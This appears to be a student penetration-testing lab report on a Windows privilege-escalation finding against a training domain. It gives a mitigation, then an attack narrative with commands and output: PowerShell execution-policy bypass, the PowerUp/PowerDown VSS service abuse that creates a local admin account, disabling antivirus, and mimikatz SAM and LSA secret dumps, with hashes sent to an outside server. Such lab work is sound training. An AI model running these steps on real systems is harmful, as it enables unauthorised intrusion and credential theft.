Ex09-PowerUp

Jigar Patel

2023-10-17

Contents

1 Technical Report

1.1 Finding: *Privilege escalation vulnerability with Volume Shadow Service*

Severity Rating

CVSS Base Severity Rating: 8.4 AV:L AC:L PR:N UI:N S:U C:H I:H A:H

Vulnerability Description

The Volume Shadow Service is vulnerable to a local privilege escalation attack. A non-admin user can gain local administrative permissions using VSS and due to overly permissive Access Control Lists for multiple system files, including the Security Accounts Manager (SAM) database.

Confirmation method

We can check for the presenece of the vulnerability by checking ACL's of the SAM config file. As a non-admin user, run the command **icacls {windows-root}\system32\config\sam**. An output showing that the user has read access to the file means the system is still vulnerable.

Mitigation or Resolution Strategy

The resolution is to remove read ACL from file {windows-root}\system32\config\sam. We can do this by running
icacls {windows-root}\system32\config\sam /remove "Users". One should also delete any VSS copies that are were present before correcting the ACL by running **vssadmin delete shadows /for=c:**

2 Attack Narrative

2.1 PowerUp VSS Exploit and Privilege Escalation

1. We copy the modified **PowerUp.ps1- PowerDown.ps1** to the folder */tmp/Powershell*.
2. Assuming we already have the RDP port-forwading to the costumes machine setup (from the previous attack narrative), we can **rdesktop** into the router machine and share the */tmp/Powershell* folder with it.

```
┌──(kali㉿kali)-[~]
└─$ rdesktop -r disk:win32=/tmp/Powershell 172.70.184.3
Autoselecting keyboard map 'en-us' from locale

ATTENTION! The server uses and invalid security certificate which can not be
trusted for
the following identified reasons(s);

 1. Certificate issuer is not trusted by this system.
     Issuer: CN=costumes.artstailor.com


Review the following certificate info before you trust it to be added as an e
xception.
If you do not trust the certificate the connection atempt will be aborted:

    Subject: CN=costumes.artstailor.com
     Issuer: CN=costumes.artstailor.com
```

3. After logging in with our previously discovered for *artstailor.wilkins*, we open up a command prompt to first map the remote share with a disk drive. We use **net use** to find the name of the remote share and then use net use Z: \\TSCLIENT\win32. We can then change our directory into the disk.

```
C:\Users\s.wilkins.ARTSTAILOR>net use
New connections will be remembered.


Status       Local     Remote                    Network

-------------------------------------------------------------------------------
                       \\TSCLIENT\win32          Microsoft Terminal Services
The command completed successfully.


C:\Users\s.wilkins.ARTSTAILOR>net use Z: \\TSCLIENT\win32
The command completed successfully.
```

```
Z:\>dir
 Volume in drive Z is RDESKTOP
 Volume Serial Number is 0000-0000

 Directory of Z:\

10/12/2023  09:36 PM           563,744 PowerDown.ps1
               1 File(s)        563,744 bytes
               0 Dir(s)  55,385,198,592 bytes free
```

4. We then run **Powershell** with **ExecutionPolicy** as **Bypass**. Next, we import the **PowerDown** module by specifying it's path. Now we can run **Do-AllChecks** command imported from PowerDown.

```
Z:\>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS Z:\> Import-Module .\PowerDown.ps1
PS Z:\> .\PowerDown.ps1
PS Z:\> Do-AllChecks
```

5. The output shows that we can **abuse** the **'VSS'** service running with **LocalSystem** priviledges.

```
[*] Checking service permissions...


ServiceName   : VSS
Path          : C:\Windows\system32\vssvc.exe
StartName     : LocalSystem
AbuseFunction : Do-ServiceAbuse -Name 'VSS'
CanRestart    : True




[*] Checking %PATH% for potentially hijackable DLL locations...


ModifiablePath    : C:\Users\s.wilkins.ARTSTAILOR\AppData\Local\Microsoft\WindowsApps
IdentityReference : ARTSTAILOR\s.wilkins
Permissions       : {WriteOwner, Delete, WriteAttributes, Synchronize...}
%PATH%            : C:\Users\s.wilkins.ARTSTAILOR\AppData\Local\Microsoft\WindowsApps
AbuseFunction     : Write-HijackDll -DllPath 'C:\Users\s.wilkins.ARTSTAILOR\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'
```

We also see a possible DLL Path injection attack. For now, we will use the vulneribility in VSS to get Localsystem.

6. We run the command **Do-ServiceAbuse -Name 'VSS' -User Probe -Password *Strong Password*** to abuse the service and create a new user Probe with a redacted password.

```
PS Z:\> Do-ServiceAbuse -Name 'VSS' -User Probe -Password [redacted]

ServiceAbused Command
------------- -------
VSS           net user Probe StrongPass679# /add && net localgroup Administrators Probe /add


PS Z:\> net users

User accounts for \\COSTUMES

-------------------------------------------------------------------------------
Administrator            d.darkblood              DefaultAccount
Guest                    Probe                    w.clockwell
WDAGUtilityAccount
The command completed successfully.
```

We observe that the *Probe* user has been created and added to the local group Administrators.


2.2 Using Mimikatz to get password hashes

7. We login into the newly created Admin user Probe and disable Windows Default Anti-Virus.

8. Now we can copy **Mimikatz/x64** folder into the */tmp/PowerShell* folder, and it will be available in the newly created Z:\ drive.


9. We can now run **mimikatz.exe** in the Z drive to get it's shell. We will run run the following commands to get an elevated token, check appropriate permission and then do the dump: "token::elevate", "privilege::debug", "lsadump::sam", and "lsadump::secrets".

```
mimikatz # privilege::debug
Privilege '20' OK
```



10. We copy the hash dumps and save it in the *plunder.pr0b3.com* server for further use.

11. On a sidenote, since we have admin privileges, we can look at files in other accounts. We find the key like this. **Note:** The file does not directly open due to us not being it's owner, so we create a copy of it to read it.



2.3 MITRE ATT&CK Framework TTPs

PowerUp VSS Exploit and Privilege Escalation-

TA002: Execution
- **T1059:** Command and Scripting Interpreter
  - **.001:** PowerShell

TA002: Execution
- **T1059:** Command and Scripting Interpreter
  - **.003:** Windows Command Shell

TA003: Persistance
- **T1136:** Create Account

.001: Local Account

TA004: Privilege Escalation
T1068: Exploitation for Privilege Escalation
NA: NA

Using Mimikatz to get password hashes-

TA005: Defense Evation
T1562: Impair Defenses
.001: Disable or Modify Tools
TA006: Credential Access
T1003: OS Credential Dumping
.002: Security Account Manager
TA006: Credential Access
T1003: OS Credential Dumping
.004: LSA Secrets